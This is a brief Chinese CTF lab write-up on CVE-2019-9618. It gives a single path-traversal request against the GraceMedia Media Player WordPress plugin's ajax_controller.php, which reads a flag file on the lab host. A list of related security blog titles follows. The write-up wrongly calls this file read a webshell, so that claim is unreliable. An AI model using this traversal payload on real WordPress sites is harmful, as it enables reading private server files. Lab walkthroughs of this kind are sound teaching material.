春秋云境CVE-2019-9618

1.阅读靶场介绍

没有任何思路

但是以往的wordpress会出现这个玩法可以试试

话不多说,进入正题


2.启动靶场

如下图所示

3.poc

直接在路径拼接上

https://eci-2ze8vcjw8w2qm243tmn5.cloudeci1.ichunqiu.com:80/wp-content/plugins/gracemedia-media-player/templates/files/ajax_controller.php?ajaxAction=getIds&cfg=../../../../../../../../../../flag

到此就可以完成webshell了

感谢您宝贵的时间
相关推荐
ppo_wu11 小时前
解决夸克网盘自动修改PDF打开方式的方法
经验分享·安全·网络安全
迪康coolmu17 小时前
出差终端数据安全落地实战:基于迪康端点安全一体化管理系统的四道防线实践
运维·服务器·经验分享·笔记·其他·安全·php
阡陌数智21 小时前
Claude API新版本重大变更与安全升级指南
java·linux·安全
andxe1 天前
工业级 PoE 交换机选型指南:破解边缘部署四大核心难题
运维·网络·安全·光通信·交换机
狂师1 天前
把别人的软件拆开看,推荐5个主流逆向工具
安全·程序员·开源
kingx31 天前
Bugku 逆向 MatrixHunter:黑盒 oracle + GF(2) 消元出唯一解
网络安全·矩阵·逆向·ctf
jimmyleeee1 天前
大模型安全之五十一:OWASP LLM Top 10 全景解读
人工智能·安全
武天旭2 天前
AI安全--AI大模型的对抗样本攻击与防御解析
人工智能·深度学习·安全·机器学习
菩提小狗2 天前
每日安全情报报告 · 2026-11-07
网络安全·漏洞·cve·安全情报·每日安全
不庸.2 天前
theHarvester 入门教程:从装好到看懂输出
安全·web安全·网络安全·开源·安全性测试